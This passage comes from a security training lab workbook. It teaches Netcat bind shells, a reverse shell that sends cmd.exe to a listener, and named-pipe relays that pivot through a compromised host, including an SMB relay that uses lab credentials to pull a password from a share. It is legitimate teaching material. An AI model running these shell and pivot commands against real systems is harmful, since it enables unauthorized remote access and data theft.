Think about how this lab differs from the previous one. Before, we were *pulling* a file from a listener back to a client. Here the client is *pushing* the file to the listener. Note that it doesn't matter which side is Linux and which is Windows. We can pull or push files to or from either operating system.

Mode 3: Create a Linux Backdoor

Now that we've transferred files, let's look at creating a shell listener to use as a backdoor on the Linux VM. In this step, you will create a listening backdoor shell on Linux and connect to it from the Windows VM.

Earlier in this exercise, on Linux, you created a Netcat listener on port 2222. This listener was used as a *chat* server, waiting for a connection from a Netcat client. You will repeat that step here, but instead of using it for a chat service, you will use it to execute a command shell.

From the Linux terminal, issue the following Netcat command to listen on TCP port 7777, adding the `-e /bin/sh` argument to invoke the `sh` shell when the client connects:


```
sec504@slingshot:~$ nc -l -p 7777 -e /bin/sh
```

Next, switch to the Windows VM Command Prompt. Create a Netcat client that connects to the Linux VM listener:

```
C:\Users\Sec504> nc 10.10.75.1 7777
```

When you connect to the listener, you won't see a Command Prompt because that is not passed back to the attacker using this technique. You just see a blank line, waiting for you to enter commands on your Windows box for execution on the Linux shell.

Enter the following commands, one per line, pressing enter after each command, and observe the responses that are returned:

- `whoami`
- `id`
- `pwd`

```
whoami
sec504
id
uid=1002(sec504) gid=1003(sec504) groups=1003(sec504),27(sudo),999(kismet)
pwd
/home/sec504
```

These commands, typed in the attacker's machine (your Windows VM), are transferred to the listener on the victim machine (your Linux VM), where they are executed. Note that there is no output on the victim's screen because the standard output of the victim listener is attached to the command shell `/bin/sh` and is carried back to the attacker across the network by Netcat. This output is then displayed on the attacker's screen.

Feel free to experiment and run additional commands using the backdoor connection. When you are finished, press CTRL+C to drop the connection.

If you have extra time, try this using UDP mode on the client and listener. Note that UDP mode is flaky. It sends data, but likely won't give you a true interactive backdoor.

Mode 3: Reverse Windows Shell

In the previous step, you set up a listener waiting for a connection before executing a shell. Next, you will create a *reverse shell* connection from a Netcat client (on Windows) to a Netcat listener (on Linux). This is like pushing an

outgoing connection from client to listener with commands typed at the listener (a classic reverse shell).

First, create a listener in the Linux VM that will be your attacking system:

```
sec504@slingshot:~$ nc -l -p 8888
```

This listener doesn't do anything other than wait for a connection. It takes whatever you type and sends it to the other side as a response after a connection is established by a client. The attacker would execute this command on their own machine.

Next, you will send a shell to the listening server as a client. This is known as *shell shoveling*. This is a step the attacker would run on the victim machine to make the reverse shell connection.

From the Windows Command Prompt, send the `cmd.exe` shell to the Netcat listener:

```
C:\Users\Sec504> nc 10.10.75.1 8888 -e cmd.exe
```

Return to the Linux VM (the attacker system). Notice how the Netcat listener prompt has changed to show a Windows Command Prompt interface. This is because the Netcat client *shoveled* the `cmd.exe` shell to the listener, sending the output of the Command Prompt over the Netcat socket to the Linux attacker system.

In the terminal window, type the following commands to be executed on the Windows victim system:

- `echo %username%`
- `dir`
- `hostname`

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
```

```
C:\Users\Sec504> echo %username%
echo %username%
Sec504
```

```
C:\Users\Sec504> hostname
hostname
Sec504Student
```

```
C:\Users\Sec504> dir
dir
Volume in drive C has no label.
Volume Serial Number is FA12-EC34
```

```
Directory of C:\Users\Sec504
```

```
03/06/2019  06:49 AM    <DIR>          .
03/06/2019  06:49 AM    <DIR>          ..
omitted for space
```

Feel free to experiment and run additional commands using the backdoor connection. When you are finished, press CTRL+C to drop the connection.


Mode 4: Create Linux Relay

Next, you will create a Linux Netcat relay. Your challenge is to devise a command that allows to relay a `curl` request through a pivot system to retrieve a CTF tip on the protected target system.

To model this scenario, open three terminal windows on Slingshot Linux. We will refer to these three terminal windows as:


- Attacker
- Target
- Pivot

Arrange the three windows so the attacker terminal is on the left, the target terminal is top-right, and the pivot terminal is bottom-right, as shown here.




In the **target** terminal window, run the `gonctarget` command. Leave the command running. This is the web server target.

In the **pivot** terminal window, run the `goncpivot` command. You will see a new shell prompt. Your Slingshot Linux system will match the following example.



These three terminals will represent three different systems, as shown in this illustration.



Using a Netcat relay, retrieve the contents of the web server at 172.30.0.55 using `curl`. Note that you cannot access the web server directly from the attacker terminal, as shown here.

```
sec504@slingshot:~$ nc -vvv -z -w3 172.30.0.55 80
172.30.0.55: inverse host lookup failed: Unknown host
(UNKNOWN) [172.30.0.55] 80 (http) : Connection timed out
sent 0, rcvd 0
```

Here we attempted to connect to the target system at 172.30.0.55 with Netcat's *zero I/O mode* (`-z`) with a 3 second timeout (`-w3`). This command reports *connection timed out* indicating that we cannot directly connect to the web server on the target; the target system is protected by a firewall that denies inbound access.

In this scenario though, imagine that an attacker has compromised the internal *pivot* system, and the pivot system can connect to the target host, as shown here.

```
pivot:~$ nc -vvv -z -w3 172.30.0.55 80
172.30.0.55: inverse host lookup failed: Unknown server error : No such file or
directory
(UNKNOWN) [172.30.0.55] 80 (?) open
sent 0, rcvd 0
```


Running the same Netcat connection test from the pivot system indicates that we are not obstructed by the firewall in accessing the web server. However, the pivot system does not have the `curl` command, as shown here.

```
pivot:~$ curl http://172.30.0.55
-bash: curl: command not found
```

Use a combination of commands on the pivot system and the attacker system to retrieve the web page on the target system to discover a valuable tip for the CTF.

Answer

An attacker will often pick the solution with the least complexity to meet their goals. In this scenario, the pivot system can listen on a TCP port, redirecting the traffic on the port to the target system as shown here.



To listen on TCP/8080, the pivot system will start a Netcat listener: `nc -l -p 8080`.

The inbound traffic on TCP/8080 must be forwarded to the target system on TCP/80 using a Netcat client: `nc 172.30.0.55 80`.

The challenge here is to pipe the traffic from the listener to the target, and for the return traffic from the target to pass through the pivot back to the attacker.

For this exercise, we need to establish a relay on the pivot system. To minimize complexity, the pivot system can listen on TCP/8080, and forward received traffic to the target system. This can be done with a simple unnamed pipe (`|`), but that will only forward the traffic one direction. To get the traffic to return to the attacker, we also need to use a named pipe.

First, create the named pipe on the *pivot* host as shown here. The name of the named pipe is not significant; we'll use `namedpipe`.

```
pivot:~$ mkfifo namedpipe
pivot:~$ ls -l namedpipe
prw-r--r--  1 victimus victimgr 0 Jul 12 18:38 namedpipe
```

Once the named pipe is created, we can create the pivot relay using Netcat, as shown here.

```
pivot:~$ nc -l -p 8080 < namedpipe | nc 172.30.0.55 80 > namedpipe
```

Next, use `curl` to make a request from the attacker system to the pivot system on TCP/8080. When you press *Enter*, watch the target web server window.

```
sec504@slingshot:~$ curl http://172.30.0.50:8080
<html>


    You should write this password
    down for the CTF:

</html>
```

Here you can see we've accessed the target web server through the pivot point using the Netcat relay. This is further confirmed by the logging information on the web server target, as shown here.

```
172.30.0.50 - - [12/Jul/2021:18:41:46 +0000] "GET / HTTP/1.1" 200 78 "-"
"curl/7.58.0" "-"
```

Note that the web server records the HTTP GET request as coming from 172.30.0.50 (the pivot host), not the attacker.



Cleanup

Press `CTRL+C` in the target terminal to close the target web server. Run `exit` in the pivot terminal to exit the pivot host.

Why This Lab Is Important

As stated at the start of this lab, Netcat is a powerful tool. You should test how this tool – or ones like it – would behave in your work environment (remember, you must have written permission). For many organizations, networks are not sufficiently segmented, and these tools can allow an attacker to have free reign on your network.

Not only is Netcat powerful (and fun) it helps highlight what a creative and skillful attacker can do with built-in capabilities!

Video Walkthrough

Watch the accompanying [video instructions \(/videos/TheManyUsesofNetcat/\)](/videos/TheManyUsesofNetcat/) for additional information.



Bonus (If Time Permits or for Homework)


SMB Relay Bonus

Netcat offers an attacker a lot of powerful flexibility. In addition to creating shells and transferring data, Netcat is also useful for lateral movement.

In this bonus lab, start the SMB target container from the Linux host with the `gosmbtgt` command, as shown here:

```
sec504@slingshot:~$ gosmbtgt
Starting Docker service ..... Done.
smbd version 4.10.5 started.
Copyright Andrew Tridgell and the Samba Team 1992-2019
daemon_ready: daemon 'smbd' finished starting up and ready to serve connections
nmbd version 4.10.5 started.
Copyright Andrew Tridgell and the Samba Team 1992-2019
daemon_ready: daemon 'nmbd' finished starting up and ready to serve connections
```

Consider the network diagram below, where the Linux system at 10.10.75.1 is compromised by an attacker. The attacker wants to exfiltrate data from the second Linux host over SMB at 172.30.0.22 from their Windows system.



Netcat can be applied here to accommodate lateral movement, pivoting through the Linux system at 10.10.75.1. Use the first Linux system at 10.10.75.1 to allow Windows to connect to the 172.30.0.22 system using the `net use * \\targetip\data /U:erigby weddinggrice` command.

Change targetip accordingly for your Netcat relay solution.

The relay must accept traffic from the Windows machine on TCP/445, and then forward it to TCP/445 on the SMB target server at 172.30.0.22.

Linux only allows root to open listeners on ports under 1024. If you wish to listen on a TCP port under 1024, you must run Netcat with `sudo` privileges.

From a terminal window on the Linux host at 10.10.75.1, create a relay tunneling TCP/445 through the Linux system, as shown here:

```
sec504@slingshot:~$ mkfifo namedpipe
sec504@slingshot:~$ sudo nc -l -p 445 < namedpipe | nc 172.30.0.22 445 >
namedpipe
```

Switch to the Windows virtual machine and connect to the SMB target system by connecting to the Netcat listener on the 10.10.75.1 system. Run `net use` with an asterisk to get a drive letter assigned to the mounted share. Run `net use` with no arguments to list the connected share points.

```
C:\Users\Sec504> net use * \\10.10.75.1\data /u:erigby weddingrice
Drive Z: is now connected to \\10.10.75.1\data.
```

The command completed successfully.

```
C:\Users\Sec504> net use
New connections will be remembered.
```

Status	Local	Remote	Network

OK	Z:	\\10.10.75.1\data	Microsoft Windows Network

The command completed successfully.

With Netcat, we have created a pivot point. Where previously the attacker could not connect to the SMB Linux system from Windows, now connections to the 10.10.75.1 Linux system on TCP/445 forward automatically to the SMB target. This Netcat relay techniques allows the attacker to extend their access to new targets through an initially compromised host.

With the session established, connect to the SMB target system from the command line and access the available data, as shown here.

```
C:\Users\Sec504> z:
Z:\> dir
Volume in drive Z is data
Volume Serial Number is 11E2-C748

Directory of Z:\

08/04/2019  01:56 AM    <DIR>          .
08/08/2019  04:36 AM    <DIR>          ..
08/04/2019  01:56 AM    <DIR>          1Password
07/15/2019  04:59 PM                963 lyrics.txt
07/15/2019  04:59 PM        158,146 StPetersChurchWoolton-Liverpool.jpg
                2 File(s)          159,109 bytes
                3 Dir(s)    8,760,823,808 bytes free
```

Browse the directories on the share and read the available files to obtain *erigby*'s GoFundMe password from Windows. When you are finished, return to the window where you ran `gosmbtgt` and press `CTRL+C` to

terminate the Linux container.